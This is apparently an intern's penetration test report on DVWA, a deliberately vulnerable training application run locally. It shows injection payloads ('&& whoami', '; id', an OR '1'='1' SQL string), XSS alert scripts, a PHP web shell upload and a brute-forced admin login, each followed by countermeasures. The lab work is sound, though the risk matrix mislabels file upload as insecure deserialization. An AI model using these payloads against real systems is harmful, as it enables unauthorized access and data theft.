FutureInterns

Penetration Testing Report: DVWA Vulnerability Assessment

Jagadeesh Kommineni

7-26-2025

📈 Penetration Testing Report: DVWA Vulnerability Assessment

Analyst: Jagadeesh Kommineni
Role: CyberSecurity Intern
Environment: DVWA (Damn Vulnerable Web Application)
OS: Kali Linux
Tools Used: Burp Suite, OWASP ZAP, Apache2, MySQL, curl, Chromium, DVWA
Date: 26/07/25

🔧 Environment Setup

To replicate a controlled offensive security environment, DVWA was deployed within a Kali Linux VM. This facilitated manual vulnerability discovery and automated scanning techniques. Apache2 and MySQL services were configured alongside necessary PHP modules (e.g., `php-mysqli`, `php-gd`).

- Application URL: `http://localhost/dvwa`
- Web Server: Apache/2.4 on Kali Linux
- Database Server: MySQL
- Security level: **Low** (for demonstrative exploitation)
- Configured `config.inc.php` from `.dist` template with correct DB credentials

---

🛡️ Vulnerability Testing Summary

This section outlines the technical exploitation of core web application vulnerabilities as per OWASP Top 10 guidelines. Each vulnerability includes PoC (Proof of Concept), analysis, and defensive security controls.

⚡ 1. Command Injection

Objective: Exploit improper input validation to execute arbitrary shell commands.

Steps: - Accessed endpoint: `/dvwa/vulnerabilities/exec/` - Input payload: `127.0.0.1 && whoami` - Returned output: `www-data`, confirming shell execution in server context.

Technical Insight: Unescaped input passed to `shell_exec()` or `system()` functions leads to RCE (Remote Command Execution).

Countermeasures: - Employ `escapeshellcmd()` and strict whitelisting - Avoid direct shell interaction; use secure alternatives (e.g., APIs) - Implement WAF rules for command signature detection

---

2. SQL Injection

Objective: Extract sensitive data through injection in unsanitized SQL queries.

Steps: - URL endpoint: /dvwa/vulnerabilities/sqli/ - Payload: `1' OR '1'='1` - Server response revealed full user credential table

Technical Insight: Input is directly concatenated into a dynamic SQL query, exposing the backend to exploitation.

Mitigation: - Use parameterized queries (mysqli_stmt, PDO) to prevent injection - Employ least privilege access to DB accounts - Enable detailed DB logging for anomaly detection

---

3. Stored XSS (Cross-Site Scripting)

Objective: Persist malicious JavaScript to execute in the browser of any user viewing stored data.

Steps: - Access: Guestbook form with Name/Message fields - Payload: `<script>alert('XSS')</script>` - Execution: Alert triggered upon loading stored entry

Technical Insight: User input is stored in DB and injected into the DOM without sanitization or context-sensitive encoding.

Defenses: - Apply output encoding using htmlspecialchars() - Enable Content Security Policy (CSP) - Validate and sanitize on both client and server side

---

4. Reflected XSS

Objective: Execute injected JS reflected via unsanitized query parameters.

Steps: - Injected payload: `<script>alert('XSS')</script>` into URL/form - Immediate alert on submission confirmed execution

Technical Insight: Reflected XSS commonly occurs in search forms, error messages, or feedback endpoints.

Recommendations: - Apply input validation and output encoding in response context - Restrict inline scripting via CSP headers - Leverage libraries like DOMPurify to sanitize inputs

---

5. Unrestricted File Upload (RCE)

Objective: Upload a malicious payload (PHP web shell) and achieve remote code execution.

Steps: - File uploaded: shell.php via upload interface - URL accessed: /dvwa/hackable/uploads/shell.php?cmd=whoami - Output confirmed: www-data

Technical Detail: Lack of MIME type checking and absence of server-side extension filtering enabled arbitrary code execution.

Hardening Measures: - Allow only whitelisted file extensions (e.g., jpg, png) - Store uploads outside the web root - Disable exec() and related functions via PHP config

---

6. Cross-Site Request Forgery (CSRF)

Objective: Craft an auto-submitting form that changes a user's password without their consent.

Steps: - Created external HTML (trick.html) with hidden POST form to /dvwa/vulnerabilities/csrf/ - While authenticated, opened HTML file triggering automatic submission - Password did not change (due to lack of active session or CSRF token verification)

Analysis: Modern protections like SameSite cookies and missing session handling limited exploitability.

Security Practices: - Implement synchronizer tokens (CSRF-Tokens) - Use SameSite=Strict and HttpOnly cookie flags - Validate origin and referer headers on sensitive actions

---

7. Brute Force

Objective: Systematically guess credentials using automated tools.

Steps: - Tool: Burp Suite Intruder - Target: /dvwa/vulnerabilities/brute/ - Payloads: Common usernames (admin, user), weak passwords (1234, password) - Successful login with admin:password

Findings: The server response length changed upon successful login, aiding detection.

Recommendations: - Implement account lockout or CAPTCHA after failed attempts - Log IP address and device metadata for anomaly detection - Enforce MFA (Multi-Factor Authentication)

Risk Matrix

Vulnerability	OWASP Category	CVSS Estimate	Exploited?
Command Injection	A1: Injection	9.8 Critical	☑
SQL Injection	A1: Injection	9.0 High	☑
Stored XSS	A7: XSS	6.1 Medium	☑
Reflected XSS	A7: XSS	5.4 Medium	☑
File Upload (RCE)	A8: Insecure Deserialization	10.0 Critical	☑
CSRF	A5: Broken Access Control	4.3 Low	✗
Brute Force	A2: Broken Auth	7.5 High	☑

Strategic Remediation Plan


- Enforce **input validation and output encoding** on all user-controlled fields
- Implement **prepared statements** across all database operations
- Use **WAFs** (e.g., ModSecurity) to block common exploit patterns
- Configure **secure headers** (X-XSS-Protection, X-Frame-Options, Content-Security-Policy)
- Enforce **role-based access control** and use **principle of least privilege**
- Audit and patch software dependencies regularly

Conclusion


This DVWA assessment demonstrates critical gaps that exist when secure coding standards are not enforced. By leveraging both manual and automated testing techniques, this report simulates real-world adversarial behaviors across OWASP Top 10 vulnerabilities. Each exploit provides insight into insecure application logic and underscores the importance of defense-in-depth, secure configuration, and application hardening.


Future work should include elevating DVWA security levels and integrating advanced tools like sqlmap, nikto, and Metasploit for deeper exploration.


Screebshots





Damn Vulnerable Web Application (DVWA)









localhost/DVWA/vulnerabilities/exec/#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
OffSec
Exploit-DB
Google Hackin...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address: 127.0.0.1 ; id
Submit
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection



localhost/DVWA/vulnerabilities/exec/#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
OffSec
Exploit-DB
Google Hackin...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.133 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.204 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.121 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.068 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3060ms
rtt min/avg/max/mdev = 0.068/0.131/0.204/0.048 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection

